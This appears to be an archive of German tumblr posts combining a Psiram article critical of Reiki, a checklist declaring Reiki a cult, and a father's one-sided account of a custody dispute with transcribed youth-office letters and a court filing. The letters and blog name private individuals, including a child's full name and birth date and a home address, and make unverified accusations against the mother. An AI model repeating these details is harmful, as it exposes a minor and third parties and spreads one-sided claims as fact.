- [4] Lee, MS; Pittler, MH; Ernst, E (2008). ?Effects of Reiki in clinical practice: a systematic review of randomized clinical trials? in: International Journal of Clinical Practice, Vol 62, Issue 6, p. 947?954 [3] (<http://onlinelibrary.wiley.com/doi/10.1111/j.1742-1241.2008.01729.x/abstract>) [4] (<http://www.blackwell-synergy.com/doi/abs/10.1111/j.1742-1241.2008.01729.x>)
- [5] Mansour AA, et al: A study to test the effectiveness of placebo Reiki standardization procedures developed for a planned Reiki efficacy study. J Altern Complement Med. 1999 Apr;5(2):153-64 [5] (<http://www.ncbi.nlm.nih.gov/pubmed/10328637>)
- [6] Jarvis W: Reiki. National Council Against Health Fraud 1999 [6] (<http://www.ncahf.org/articles/o-r/reiki.html>) 6.

Von <http://www.psiram.com/ge/index.php?title=Reiki&oldid=118699?>
Kategorien: Esoterik Pseudomedizin

Diese Seite wurde zuletzt am 15. August 2014 um 15:45 Uhr geändert.
Der Inhalt ist verfügbar unter der Creative Commons Lizenz.
Reiki ? Psiram <https://www.psiram.com/ge/index.php/Reiki>

2 of 2 16.04.2015 19:03

Sektenmerkmale

von Reiki

Ausschlaggebend ist nicht die Etikettierung als «Sekte», sondern die differenzierte Beurteilung einer Gruppe anhand ihrer Merkmale und deren Auswirkungen auf der persönlichen, familiären, gesellschaftlichen, politischen und wirtschaftlichen Ebene. Die folgenden Kriterien liefern eine Grundlage zur Einschätzung der Kritikwürdigkeit und Gefährlichkeit einer Gruppe. Dabei ist sorgfältig abzuwägen, ob eine Mehrzahl der Punkte in relevantem Masse zutrifft:

- **Struktur der Organisation:** Gruppe mit straff hierarchischer und doktrinärer Struktur ✓
- **Autoritäre Führung:** Führergestalt mit prophetischen oder guruhafter Ansprüchen ✓
- **Offenheit der Gruppe:** Isolation und starke Abgrenzung der Gruppe nach aussen ✓
- **Leistungen für die Gruppe:** überteuerte Kursangebote oder Kosten für Lehrmaterial, Fronarbeit ✓
- **Welt- und Menschenbild:** Einteilung der Welt in Gut und Böse, Schwarz-Weiss-Denken ✓
- **Absolutheitsanspruch:** ausschliessender Glaube an die absolute Wahrheit des eigenen Systems, der eigenen Lehre, des eigenen Weges, der eigenen Methoden ✓
- **Erlösungs- oder Heilsversprechen:** «Universalrezepte» für sämtliche Probleme sowie irrealer Machbarkeitsvorstellungen ✓
- **Elitebewusstsein:** Die Mitglieder der Gruppe verstehen sich als auserwählt, als spirituell weiterentwickelte Elite der Menschheit, als „Speerspitze“ des Wissens. ✓
- **Endzeiterwartung:** Gruppe erwartet Endzeit, Weltuntergang ✓
- **Informationspolitik nach Aussen:** keine offene Informationspolitik, irreführende Propaganda ✓
- **Informationspolitik nach Innen:** Selektion von Information bis hin zu bewusster Desinformation innerhalb der Gruppe ✓
- **Umgang mit Kritik:** Kritikverbot innerhalb der Gruppe; Bekämpfung von KritikerInnen ausserhalb ✓
- **Milieukontrolle:** Kontrolle und Überwachung aller Lebensbereiche ✓
- **Rücksichtslose Methoden:** getarnte oder irreführende Anwerbung, Indoktrination, Einsatz von bewusstseinsverändernden Methoden ✓
- **Gedanken- und Gefühlskontrolle:** durch Erzeugung eines schlechten Gewissens und von Angst wird das Mitglied manipuliert; durch exzessives Praktizieren von Entspannungstechniken und Meditation werden Gedanken und Gefühle kontrollierbar und manchmal sogar ein “innerer Führer” eingeführt, der das eigene Gewissen ersetzt ✓

Reiki = eindeutig Sekte

P.S.: Informationspolitik -> „stufenweise“ Einweihung

[1] http://41.media.tumblr.com/3be9bf12c8cf0af10bb16eb424aedc8/tumblr_nmwt4yMSQ1sofvubo1_1280.jpg

Reiki

Aus Psiram

Reiki (jap. 気功療法, usui reiki ryōhō = Usui-Geisteskraft-Behandlung) ist eine esoterisch inspirierte pseudomedizinische Technik, die Anfang des 20. Jahrhunderts von Mikao Usui in Japan erfunden wurde. In einem wissenschaftlichen Sinne ist die Wirksamkeit der Reiki-Praktiken nicht belegt.

Inhaltsverzeichnis

- 1 Ursprung
- 2 Was ist Reiki?
- 3 Studienlage
- 4 Das dreistufige Reiki
- 5 Reiki als Instrument für Sekten und sektenähnlich operierende Gruppen
- 6 Fachliteratur und weitere Artikel
- 7 Weblinks
- 8 Anderssprachige Psiram-Artikel
- 9 Quellennachweise

Ursprung

Der von der Szene selbst verbreiteten Legende nach entstammt Reiki dem tibetischen Buddhismus und wurde vom japanischen buddhistischen Mönch Dr. Mikao Usui in den letzten Jahren des 19. Jahrhunderts nach Japan gebracht. Usui habe die Jahre vor seinem Tod im Jahre 1930 angeblich damit verbracht, Reiki in Japan zu lehren. Während dieser Zeit soll er 18 Reiki-Meister ausgebildet haben, darunter einen ehemaligen Marineoffizier des I. Weltkrieges, Dr. Chujiro Hayashi.

Dieser wurde nach Usuis Tod dessen Nachfolger. Hayashi gründete in Japan eine Klinik, in der er Patienten mit Reiki behandelt haben soll. Er modifizierte die Reiki-Technik durch Vorschriften und Handhaltungen sowie um eine dreistufige Initiationsprozedur. Hayashi weihte bis zu seinem Tod im Jahre 1941 weitere 13 Reiki-Meister. Einer dieser 13 Meister war Frau Hawayo Takata, die zu seiner Nachfolgerin aufstieg. Frau Takata soll danach Japan verlassen haben, um auf Hawaii selbst eine Reiki-Klinik zu gründen. Sie soll auch ein Gebührensystem für Reiki-Anwärter eingeführt haben. Für die erste Stufe der Initiation verlangte sie 175 US\$, für die zweite 500 US\$ und für die dritte schließlich die damals beträchtliche Summe von 10.000 US\$. Sie forderte von jedem von ihr ausgebildeten Reiki-Meister die Fortführung dieses Gebührensystems. Zwischen 1970 bis zu ihrem Tod im Jahre 1980 soll Frau Takata 22 Reiki-Meister geweiht haben.

Im Amte beerbt wurde Frau Takata von ihrer Enkeltochter, Phyllis Furumoto, die nun als Reiki-Großmeisterin das so genannte traditionelle Usui-Reiki ausübt. Furumoto gründete 1983 die so genannte Reiki-Allianz, in der nur Reiki-Meister aufgenommen werden, die für ihre Initiation 10.000 US\$ bezahlt haben. Mittlerweile halten sich allerdings viele Reiki-Anhänger nicht mehr an diesen finanziellen Ehrenkodex und geben ihre alternativen Weihen schon für deutlich geringere Summen ab.

Was ist Reiki?

Das Wort Reiki setzt sich aus den Komponenten REI (= universal, grenzenlos) und KI (= die Lebensenergie, auch Chi genannt) zusammen. Durch sanftes Handauflegen lasse der Therapeut Heilenergien durch den Patienten strömen, die angeblich die Energiepunkte des Körpers ausgleichen, von Spannungen und Stress befreien, eine Aktivierung der körpereigenen Heilkräfte erlauben und eine Stabilisierung des natürlichen körperlich-seelischen Gleichgewichts erzeugen könnten. Zusätzlich sei Reiki in der Lage, eine gesteigerte Wahrnehmung zu bewirken und sogar Gifte aus dem Körper zu eliminieren.^[1] Abgesehen von diesem "klassischen" Reiki zur Behandlung von Menschen gibt es von zahlreichen Anbietern auch *Reiki für Tiere*, die damit von Krankheiten, Verletzungen, Angst, "Blockaden" usw. kuriert werden sollen. Bei Zimmerpflanzen und sogar bei Speisen und Getränken soll Reiki eine positive Wirkung haben, wobei die Behandlung in diesen Fällen darin besteht, dass die Reiki-kundige Person ihre Hände einfach über die Pflanze oder das Essen hält, um die "Reiki-Energie" hineinströmen zu lassen.

Studienlage

Für keine der Behauptungen, die über Reiki aufgestellt werden, wurde je ein Beweis erbracht. Es existieren keine überprüfaren Belege auf biophysischer und theoretischer Basis für die Reiki-Energie.^[2] ernsthafte Untersuchungen konnten dies nicht bestätigen. Assefi et al. konnten in einer randomisierten, placebokontrollierten Studie mit 100 an Fibromyalgie erkrankten Teilnehmern feststellen, dass es keinen Unterschied machte, ob die Patienten von einem Reiki-Therapeuten behandelt wurden oder von einem Schauspieler, der sich als solcher ausgab.^[3] Weiter wurde im Jahr 2008 eine systematische Übersichtsarbeit von randomisierten, klinischen Studien durchgeführt, welche die Evidenzbasis zur Wirksamkeit von Reiki in Erfahrung bringen sollte. Es wurde kein Nachweis erbracht, dass Reiki als Therapie effektiv oder in irgendwelcher Form wirksam wäre.^[4] Placebo gestützte Reiki-Therapien gelten zudem als schwer durchzuführen, da ein realistisches Placebo kaum realisierbar ist.^[5] William T. Jarvis, Ph.D. am National Council Against Health Fraud (NCAHF) (<http://www.ncahf.org/>), weist dazu noch auf die Möglichkeit hin, dass klinische Effekte auf Suggestion beruhen können.^[6]

Das dreistufige Reiki

Die Angaben, was man zur Erfüllung der ersten Reiki-Stufe konkret zu tun habe, sind von Anbieter zu Anbieter unterschiedlich. Meist reicht es aus, 175 US\$ zu zahlen, um die erste Stufe der Initiation zu erreichen. Es gibt Internetseiten, auf denen man seine Reiki-Stufe kostenlos per E-Mail abrufen kann.

In der zweiten Reiki-Stufe erhält man eine Bescheinigung dreier Symbole, die man sich zu merken hat. Man zeichnet jene mit der Hand zum Schein auf die Hautoberfläche des Patienten und sagt sie auch gleichzeitig auf, um eine Energieübertragung durchzuführen. Jedes Symbol hat dabei für den Reiki-Anhänger eine besondere Bedeutung. Das Power-Symbol wird benutzt, wenn der Heiler annimmt, dass eine gesteigerte Energiemenge notwendig sei. Das Emotion-Symbol soll zur emotionalen Heilung oder Stabilisierung dienen. Das Absent-



Reiki-Setting in einem Krankenhaus



Mikao Usui



Chujiro Hayashi



Hawayo Takata



Phyllis Furumoto

Healing-Symbol kann zur Fernheilung von nicht körperlich anwesenden Personen dienen. Es könne sogar durch Raum und Zeit zurück wirken.

In der dritten Reiki-Stufe, der des Reiki-Meisters, erhält man das vierte Symbol (Master-Symbol) mitgeteilt. Dieses setzt man ein, um die Fähigkeit zu erlangen, den Kanal zur Energieübertragung zu öffnen. Dabei strömt dann die Energie durch den Kopf des Behandlers hinein sowie durch seine Hände wieder hinaus in den Patienten. Damit das Reiki auch Wirkung zeigt, wird erklärt, dass dieses Symbol unsichtbar in den Meister "eingebrennt" werde und nach dieser Implantation nicht mehr entfernt werden könne. Der Junior-Meister muss seine Fähigkeiten dann ein Jahr lang üben, bis er eigenverantwortlich heilen darf.

Reiki als Instrument für Sekten und sektenähnlich operierende Gruppen

Einige Sekten nutzen das Gebiet der fernöstlichen Heilmethodik als Tarnung. Reiki wird als primitive Art der Psychotherapie dabei als Köder benutzt. Mit einer relativ einfach aufgebauten mystischen Stimmung wird gutgläubigen Menschen viel Geld abgenommen.

Die Wärme, die die Patienten spüren, wenn sie von einem Reiki-Meister "behandelt" werden, tritt nicht wirklich auf und lässt sich auch nicht messen. Vielmehr ist dieses subjektiv empfundene Wärmegefühl, analog zu Yoga-Übungen, das Resultat einer gesteigerten Selbstwahrnehmung in einer vom jeweiligem Meister geschaffenen, psychologisch-manipulativen Umgebung. Durch Fokussierung auf das eigene Körpergefühl kann kurzfristig ein solcher Eindruck erweckt werden. Bei sexuell gehemmten Personen kann zusätzlich durch die vor allem bei älteren Personen noch stark tabuisierte körperliche Fast-Berührung durch den "Therapeuten" eine Blutdrucksteigerung mit lokal gesteigertem Wärmeempfinden bewirkt werden. Dies ist analog zum "Phänomen Rote Ohren" in peinlichen Situationen zu sehen.

Gefährlich ist Reiki nicht, da es unwirksam ist. Problematisch ist hingegen, dass die dahinter stehende Ideologie machtorientiert ist und den Patienten zu beherrschen trachtet. Dies macht Reiki zu einem nutzbaren Filterinstrument für Sekten und sektenähnlich operierende Gruppen. Reiki wird als angeblich fernöstliche Wundermethode angepriesen. Damit können jene Personen selektiert werden, die leichtgläubig und beeinflussbar sind. Der Irrglaube an eine solche mystische Heilmethodik wird dadurch verstärkt, dass man sich innerhalb der Szene mit diversen Reiki-Stufen eine Art Pseudokompetenz verleiht.

Fachliteratur und weitere Artikel

- Eric S. Harz. *The Reiki Danger – healing that harms*. Jubilee Resources (Neuseeland)
- Lee MS, Pittler MH, Ernst E. Effects of reiki in clinical practice: a systematic review of randomised clinical trials. *Int J Clin Pract* 2008, 62, 6: 947-954
- Lee MS, Lam P, Ernst E. Effectiveness of tai chi for Parkinson's disease: A critical review. *Parkinsonism Relat Disord* 2008, 14(8) 589 - 594
- MS Lee, MH Pittler, E Ernst. Tai chi for osteoarthritis: a systematic review. *Clin Rheumatol* 2008, 27,2: 211-218
- Lee MS, Pittler MH, Kim MS, Ernst E. Tai chi for type 2 diabetes: a systematic review. *Diabetic Medicine* 2008;25(2):240-1
- Lee MS, Pittler MH, Shin B-C, Ernst E. Tai chi for osteoporosis: a systematic review. *Osteoporosis Int* 2008, 19: 139-146

Weblinks

- Ulrich Dehn/Friedmann Eißler: Kompakt-Infos: Reiki (http://www.ekd.de/ezw/dateien/EZW_KI_Reiki_5_2009.pdf) Evangelische Zentralstelle für Weltanschauungsfragen, Mai 2009
- Bernhard Brünjes: REIKI. Das Patentrezept des Japaners Mikao Usui (<http://www.agpf.de/Reiki.htm>) AGPF - Bundesverband Sekten- und Psychomarktberatung
- Colin Goldner: Geist- und Wunderheilung/Reiki. Heilsame Hände (<http://www.sueddeutsche.de/wissen/teil-geist-und-wunderheilungreiki-heilsame-haende-1.768375>) Süddeutsche Zeitung 28.08.2007

Anderssprachige Psiram-Artikel

- Français: Reiki

Quellennachweise

1. ↑ http://www.ouw.at/index-Dateien/Reiki_1.htm
2. ↑ Stenger, Victor J. (1999). "The Physics of 'Alternative Medicine' Bioenergetic Fields", in: *The Scientific Review of Alternative Medicine*, Vol. 3, No.1 [1] (<http://www.colorado.edu/philosophy/vstenger/Medicine/Biofield.html>)
3. ↑ Nassim Assefi, Andy Bogart, Jack Goldberg, Dedra Buchwald: Reiki for the Treatment of Fibromyalgia: A Randomized Controlled Trial. In: *The Journal of Alternative and Complementary Medicine*. Vol. 16, Nr. 11, November 2010, S. 1191–1200 [2] (<http://www.liebertonline.com/doi/full/10.1089/acm.2008.0068>)
4. ↑ Lee, MS; Pittler, MH; Ernst, E (2008). "Effects of Reiki in clinical practice: a systematic review of randomized clinical trials" in: *International Journal of Clinical Practice*, Vol 62, Issue 6, p. 947–954 [3] (<http://onlinelibrary.wiley.com/doi/10.1111/j.1742-1241.2008.01729.x>) [4] (<http://www.blackwell-synergy.com/doi/abs/10.1111/j.1742-1241.2008.01729.x>)
5. ↑ Mansour AA, et al: A study to test the effectiveness of placebo Reiki standardization procedures developed for a planned Reiki efficacy study. *J Altern Complement Med*. 1999 Apr;5(2):153-64 [5] (<http://www.ncbi.nlm.nih.gov/pubmed/10328637>)
6. ↑ Jarvis W: Reiki. *National Council Against Health Fraud* 1999 [6] (<http://www.ncahf.org/articles/o-r/reiki.html>)

Von „<http://www.psiram.com/ge/index.php?title=Reiki&oldid=118699>“

Kategorien: Esoterik | Pseudomedizin

- Diese Seite wurde zuletzt am 15. August 2014 um 15:45 Uhr geändert.
- Der Inhalt ist verfügbar unter der Creative Commons Lizenz.

17.04.2015 03:28 <http://sch-einesystem.tumblr.com/post/116614072583>

update lesbarkeit

<http://take-ca.re/>

Aus unehelicher eheähnlicher Lebensgemeinschaft mit gemeinsamem Haushalt geht ein gemeinsames Kind hervor.

Kindes-mutter ist Mitglied einer pseudomedizinischen Sekte (?Reiki?) der Großmutter die ?Heilen durch Hand-auflegen? betreibt. (<http://reiki-direkt.de/huessner/> oder <http://take-ca.re/huessner/>) Vater will nicht daß das Kind im Sinne der Sekte erzogen wird.

Mutter verweigert Sorgerechtsklärung für das Kind abzugeben um Vater daran zu hindern die Religion, also über die Sektenzugehörigkeit zu bestimmen und/oder schulmedizinische Behandlung für das Kind durchzusetzen. Daraufhin erfolgt aufgrund dieses Vertrauensbruches Trennung.

Nach der Geburt will der Vater Umgang mit seinem Kind haben, es also besuchen oder daß es ihn besucht! Um das zu verhindern gibt die Mutter an er sei gar nicht Vater des eigenen Kindes, wohl-gemerkt nachdem sie ihn vorher urkundlich beim Jugendamt als Vater angegeben hat um Unterhalt kassieren zu können. (Den hätte der Vater vermeiden können wenn es zu einer sogenannten Residenzlösung gekommen wäre, also bei vollem Sorg- und Umgangsrecht des Vaters das Kind zwischen den Elternteilen ?gependelt? wäre, beispielsweise jede gerade Woche bei Papa, jede ungerade Woche bei Mama). Hierfür hat der Vater sogar noch jahrelang große Wohnung vorgehalten während er Gerichtsentscheidungen abwarten mußte. Da so zudem identischer finanzieller Erziehungsaufwand für beide Elternteile entsteht wäre Unterhaltspflicht weggefallen.

Der Kindes-vater muß sich, nach der Neuregelung des § 1626a BGB anders als die Frau, - ?Wohlverhalten? - wenn er das Sorgerecht haben will. Hat diese - beispielsweise als Alkoholikerin beim Stillen die ?Tüte voll Hardenberg? oder schädigt das Kind - dann gilt kein Kindeswohlvorbehalt, keine Kindeswohlprüfung, dann muß ein Verfahren zur Aberkennung des Sorgerechtes eingeleitet werden § 1666 BGB.

weiterlesen: <http://take-ca.re/ja.htm>

<http://take-ca.re>

Aus **un**ehelicher eheähnlicher Lebens**gemeinschaft mit gemeinsamem Haushalt** geht ein gemeinsames Kind hervor.

Kindes-mutter ist Mitglied einer pseudomedizinischen Sekte ("Reiki") der Großmutter die "Heilen durch Hand-auflegen" betreibt. (<http://reiki-direkt.de/huessner/> oder <http://take-ca.re/huessner/>) Vater will nicht daß das Kind im Sinne der Sekte erzogen wird.

Mutter verweigert Sorgerechtsklärung für das Kind abzugeben um Vater daran zu hindern **die** Religion, **also über die Sektenzugehörigkeit zu bestimmen und/oder** schulmedizinische Behandlung für das Kind durchzusetzen. Daraufhin erfolgt aufgrund dieses Vertrauensbruches Trennung.

Nach der Geburt will der Vater Umgang mit seinem Kind haben, es also besuchen oder daß es ihn besucht! Um das zu verhindern gibt die Mutter an er sei gar nicht Vater des eigenen Kindes, wohl-gemerkt nachdem sie ihn vorher urkundlich beim Jugendamt als Vater angegeben hat um Unterhalt kassieren zu können. (Den hätte der Vater vermeiden können wenn es zu einer sogenannten Residenzlösung gekommen wäre, also bei vollem Sorg- und Umgangsrecht des Vaters das Kind zwischen den Elternteilen "gependelt" wäre, beispielsweise jede gerade Woche bei Papa, jede ungerade Woche bei Mama). Hierfür hat der Vater sogar noch jahrelang große Wohnung vorgehalten während er Gerichtsentscheidungen abwarten mußte. Da so zudem identischer finanzieller Erziehungsaufwand für beide Elternteile entsteht wäre Unterhaltspflicht weggefallen.

Der Kindes-vater muß sich, nach der Neuregelung des § 1626a BGB anders als die Frau, - "Wohlverhalten" - wenn er das Sorgerecht haben will. Hat diese - beispielsweise als Alkoholikerin beim Stillen die "Tüte voll Hardenberg" oder schädigt das Kind - dann gilt kein Kindeswohlvorbehalt, keine Kindeswohlprüfung, dann muß ein Verfahren zur Aberkennung des Sorgerechtes eingeleitet werden § 1666 BGB.



Weiter? Mit Click auf den blauen Pfeil nach rechts im grauen Feld (neben dem Bild).

Diese Seite hier beschäftigt sich nur mit dem **Vaterschaftsfeststellungsverfahren, Umgangs- und Sorgerechtsprozess** siehe: <http://take-ca.re/egmrdoc.pdf>
<http://tabea-lara.tumblr.com> (= <http://take-ca.re/tumblr.com/>)
<http://nazis.dynip.name> - <http://buvriek.baehring.at/pix/>

[1] http://41.media.tumblr.com/d2ecb1742705d982869f029e7cfaba4b/tumblr_nmxlnp04OG1sofvubo1_1280.jpg

17.04.2015 06:00 <http://sch-einesystem.tumblr.com/post/116623954733>

Champagnerluft und Tradition
 Bad Homburg
 Der Magistrat
 Fachbereich Soziales u. Jugend
 - Soziale Dienste -
 Rathaus - Rathausplatz 1
 Bad Homburg v.d.Höhe
 Ansprechpartner/in: Frau Grohmann
 GeschöB/Zimmer: 1.OG./173
 Telefonzentrale: 06172/100-0
 Telefon direkt: 06172/100-457
 Telefax: 06172 / 100-470

Postanschrift: Stadtverwaltung 61343 Bad Homburg v. d.Höhe

Herrn
 Maximilian Bähring
 Ludwigstraße 4

61348 Bad Homburg V d Höhe

28. September 2000

50.3.5.5048.BU.O0.74

Beratung und Unterstützung für das Kind Tabea Lara Riek, geb. 19.09.2000

Sehr geehrter Herr Bähring,

das Jugendamt ist beratend und unterstützend für das oben aufgeführten Kind, zur Klärung folgender Aufgaben beauftragt:

Feststellung der Vaterschaft
 Regelung der Unterhaltsansprüche des Kindes gegen den Vater
 Frau Uta Riek
 hat Sie als Vater ihres Kindes benannt

Wir fragen daher unter Hinweis auf die im Bürgerlichen Gesetzbuch enthaltener Vorschriften (§§ 1592 ff BGB) an, ob Sie gewillt sind, die Vaterschaft anzuerkennen. Als Vater eines nichtehelichen Kindes wären Sie nach § 1615 f BGB auch verpflichtet, dem Kind mindestens bis zur Vollendung des 18. Lebensjahres Unterhalt in Form einer Geldrente zu gewähren (sofern es nicht in Ihrem Haushalt aufgenommen worden ist). Die Verpflichtung zum Unterhalt kann zusammen mit der Anerkennung der Vaterschaft (kostenfrei) beim Jugendamt beurkundet werden!

Zur Eintragung ihrer vollständigen Personalien ins Geburtsregister und zur Klärung der Unterhaltshöhe, die sich nach Ihren persönlichen und wirtschaftlichen Verhältnissen richtet - unter Berücksichtigung der Richtlinien und Sätze der ?Düsseldorfer Tabelle? (siehe beil. Kopie) ? bitten wir Sie, den beigefügten Ermittlungsbogen gewissenhaft auszufüllen, zu unterschreiben und mit den erforderlichen Nachweisen über Einkommen, Vermögen, aber auch sonstige Verpflichtungen, innerhalb der nächsten 14 Tage an uns zurückzusenden.

Sobald uns diese Unterlagen hier vorliegen werden wir eine Unterhaltsberechnung vornehmen. Danach kann ein Termin zur Beurkundung der Vaterschaft und Unterhaltsverpflichtung mit Ihnen vereinbart werden.

Mit freundlichen Grüßen
Gohmann

Anlagen
1 Unterhaltstabelle
1 Ermittlungsbogen

Postbank Frankfurt, BLZ 500 100 60, Konto 2512 609. Taunus-Sparkasse, BLZ 512 500 00, Konto 001 014 005.
Öffnungszeiten Rathaus: Mo., Mi., Fr. von 08.00 bis 12.00 und Mi. von 14.00 bis 17.00 sowie nach Vereinbarung.
Öffnungszeiten Stadtladen: Mo., Di., Do. von 08.00 bis 17.00, Mi. von 08.00 bis 18.00 und Fr. von 08.00 bis 12.00.

CHAMPAGNERLUFT UND TRADITION

Bad Homburg

**Der Magistrat
Fachbereich Soziales u. Jugend
- Soziale Dienste -**

Postanschrift: Stadtverwaltung 61343 Bad Homburg v.d.Höhe

Herrn
Maximilian Bähring
Ludwigstraße 4

61348 Bad Homburg v.d.Höhe

Rathaus - Rathausplatz 1
Bad Homburg v.d.Höhe
Ansprechpartner/in: Frau Grohmann
Geschloß/Zimmer: 1.OG./173
Telefonzentrale: 06172 / 100-0
Telefon direkt: 06172 / 100-457
Telefax: 06172 / 100-470

28. September 2000

50.3.5.5048.BU.00.74

Beratung und Unterstützung für das Kind Tabea Lara Riek, geb. 19.09.2000

Sehr geehrter Herr Bähring,

das Jugendamt ist beratend und unterstützend für das oben aufgeführten Kind, zur Klärung folgender Aufgaben beauftragt:

- Feststellung der Vaterschaft
- Regelung der Unterhaltsansprüche des Kindes gegen den Vater

Frau

Uta Riek

hat Sie als Vater ihres Kindes benannt!

Wir fragen daher unter Hinweis auf die im Bürgerlichen Gesetzbuch enthaltenen Vorschriften (§§ 1592 ff BGB) an, ob Sie gewillt sind, die Vaterschaft anzuerkennen.

Als Vater eines nichtehelichen Kindes wären Sie nach § 1615 f BGB auch verpflichtet, dem Kind mindestens bis zur Vollendung des 18. Lebensjahres Unterhalt in Form einer Geldrente zu gewähren (sofern es nicht in Ihrem Haushalt aufgenommen worden ist).

Die Verpflichtung zum Unterhalt kann zusammen mit der Anerkennung der Vaterschaft (kostenfrei) beim Jugendamt beurkundet werden!

Zur Eintragung ihrer vollständigen Personalien ins Geburtsregister und zur Klärung der Unterhaltshöhe, die sich nach Ihren persönlichen und wirtschaftlichen Verhältnissen richtet - unter Berücksichtigung der Richtlinien und Sätze der „Düsseldorfer Tabelle“ (siehe beil. Kopie) – bitten wir Sie, den beigefügten Ermittlungsbogen gewissenhaft auszufüllen, zu unterschreiben und mit den erforderlichen Nachweisen über Einkommen, Vermögen, aber auch sonstige Verpflichtungen, innerhalb der nächsten 14 Tage an uns zurückzusenden.

Sobald uns diese Unterlagen hier vorliegen, werden wir eine Unterhaltsberechnung vornehmen. Danach kann ein Termin zur Beurkundung der Vaterschaft und Unterhaltsverpflichtung mit Ihnen vereinbart werden.

Mit freundlichen Grüßen
Im Auftrag

Grohmann

Anlage:
1 Unterhaltstabelle
1 Ermittlungsbogen

Postbank Frankfurt, BLZ 500 100 60, Konto 2512 609. Taunus-Sparkasse, BLZ 512 500 00, Konto 001 014 005.
Öffnungszeiten Rathaus: Mo., Mi., Fr. von 08.00 bis 12.00 und Mi. von 14.00 bis 17.00 sowie nach Vereinbarung.
Öffnungszeiten Stadtladen: Mo., Di., Do. von 08.00 bis 17.00, Mi. von 08.00 bis 18.00 und Fr. von 08.00 bis 12.00.

17.04.2015 06:00 <http://sch-einesystem.tumblr.com/post/116623999593>

Champagnerluft und Tradition
Bad Homburg
Der Magistrat
Fachbereich Soziales u. Jugend
- Amtsvormundschaften -
- Beistandschaften -
Rathaus - Rathausplatz 1
Bad Homburg v.d.Höhe
Ansprechpartner/in: Frau Grohmann
Geschloß/Zimmer: 1.OG./173
Telefonzentrale: 06172/100-0
Telefon direkt: 06172/100451
Telefax: 06172 / 100-470

Postanschrift: Stadtverwaltung 61343 Bad Homburg v.d.Höhe

Herrn
Maximilian Bähring
Ludwigstraße 4
61348 Bad Homburg v.d.Höhe

Az.: 50.3.5.5048.BU.00.74

1. November 2000

Beratung und Unterstützung für Tabea Lara Riek, geb. 19.09.2000

Sehr geehrter Herr Bähring,

in obiger Angelegenheit teilen wir Ihnen mit, das un die Mutter des Kindes, Frau Riek heute telefonisch darüber informierte, daß sie nicht bereit ist die urkundliche Zustimmung zu Ihrer Vaterschaftsanerkennun abzugeben

Die urkundliche Anerkennung der Vaterschaft hat unbefristeten Bestand. Sollte Frau Riek jedoch ein Jahr nach der Abgabe Ihrer Vaterschaftsanerkennung noch immer nicht zugestimmt haben, besteht für Sie die Möglichkeit nach § 1597 II BGB Ihre Vaterschaftsanerkennung zu widerrufen.

Wir sind gerne bereit die Angelegenheit mit Ihnen nochmals zübesprechen, sofern Sie dies wünschen. Eine vorherige Terminvereinbarung wäre jedoch sinnvoll.

Wir bedauern, Ihnen keine positive Mitteilung machen zu können.

Wir sind in dieser Angelegenheit nur beratend und unterstützend tätig, sodass unsere Arbeit hiermit erledigt ist.

Mit freundlichen Grüßen
Im Auftrag

Grohmann

Postbank Frankfurt, BLZ 500 100 60, Konto 2512 609. Taunus-Sparkasse, BLZ 512 500 00, Konto 001 014 005.
Öffnungszeiten Rathaus: Mo., Mi., Fr. von 08.00 bis 12.00 und Mi. von 14.00 bis 17.00 sowie nach Vereinbarung.
Öffnungszeiten Stadtladen: Mo., Di., Do. von 08.00 bis 17.00, Mi. von 08.00 bis 18.00 und Fr. von 08.00 bis 12.00.

CHAMPAGNERLUFT UND TRADITION

Bad Homburg

Postanschrift: Stadtverwaltung 61343 Bad Homburg v.d.Höhe

Herrn
Maximilian Bähring
Ludwigstraße 4

61348 Bad Homburg v.d.Höhe

Der Magistrat
Fachbereich Soziales u. Jugend
- Amtsvormundschaften -
- Beistandschaften -

Rathaus - Rathausplatz 1
Bad Homburg v.d.Höhe
Ansprechpartnerin: Frau Grohmann
Geschoß/Zimmer: 1. OG./173
Telefonzentrale: 06172 / 100-0
Telefon direkt: 06172 / 100-457
Telefax: 06172 / 100-470

Az.: 50.3.5.5048.BU.00.74

1. November 2000

Beratung und Unterstützung für Tabea Lara Riek, geb. 19.09.2000

Sehr geehrter Herr Bähring,

in obiger Angelegenheit teilen wir Ihnen mit, das uns die Mutter des Kindes, Frau Riek heute telefonisch darüber informierte, das sie nicht bereit ist die **urkundliche Zustimmung** zu Ihrer **Vaterschaftsanerkennung** abzugeben.

Die urkundliche Anerkennung der **Vaterschaft** hat unbefristeten Bestand. Sollte Frau Riek jedoch ein Jahr nach der Abgabe Ihrer **Vaterschaftsanerkennung** noch immer nicht zugestimmt haben, besteht für Sie die Möglichkeit nach § 1597 II BGB Ihre **Vaterschaftsanerkennung** zu **Widerrufen**.

Wir sind gerne bereit die Angelegenheit mit Ihnen nochmals zu besprechen, sofern Sie dies wünschen. Eine vorherige Terminvereinbarung wäre jedoch sinnvoll.

Wir bedauern, Ihnen keine positive Mitteilung machen zu können.

Wir sind in dieser Angelegenheit nur beratend und unterstützend tätig, sodass unsere Arbeit hiermit erledigt ist.

Mit freundlichen Grüßen

Im Auftrag


Grohmann

Postbank Frankfurt, BLZ 500 100 60, Konto 2512 609. Taunus-Sparkasse, BLZ 512 500 00, Konto 001 014 005.
Öffnungszeiten Rathaus: Mo., Mi., Fr. von 08.00 bis 12.00 und Mi. von 14.00 bis 17.00 sowie nach Vereinbarung.
Öffnungszeiten Stadtladen: Mo., Di., Do. von 08.00 bis 17.00, Mi. von 08.00 bis 18.00 und Fr. von 08.00 bis 12.00.

[1] http://41.media.tumblr.com/ba8e8c88d085482038882cb526121c82/tumblr_nmxspd1eYf1sofvubo1_1280.jpg

17.04.2015 06:01 <http://sch-einesystem.tumblr.com/post/116624022998>

2.

Begründung:

1.

Richtig ist, daß die unverheiratete Uta Brigitte Riek die Mutter der Beklagten ist.

Nicht richtig ist, daß die Mutter "die Anerkennung der Vaterschaft durch den Kläger" beantragt hat. Richtig ist vielmehr, daß die Kindesmutter daraufhin erklärt hat, der Kläger könne möglicherweise der Vater des Kindes sein.

2.

Richtig ist, daß der Kläger die Vaterschaft anerkannt hat. Es besteht daher kein Raum mehr für eine Vaterschaftsfeststellungsklage. Dem steht § 1600 d Abs. 1 entgegen. Die Vaterschaft ist nur dann gerichtlich festzustellen, wenn keine Vaterschaft nach § 1592 Nr. 2 BGB besteht. Solange eine Vaterschaftsanerkennung vorliegt, ist nicht nur eine weitere Anerkennung der Vaterschaft durch einen anderen Mann unwirksam (§ 1594 Abs. 2 BGB), sondern auch keine gerichtliche Feststellung der Vaterschaft zulässig (Vergleiche BGH, NJW 1999, 1632).

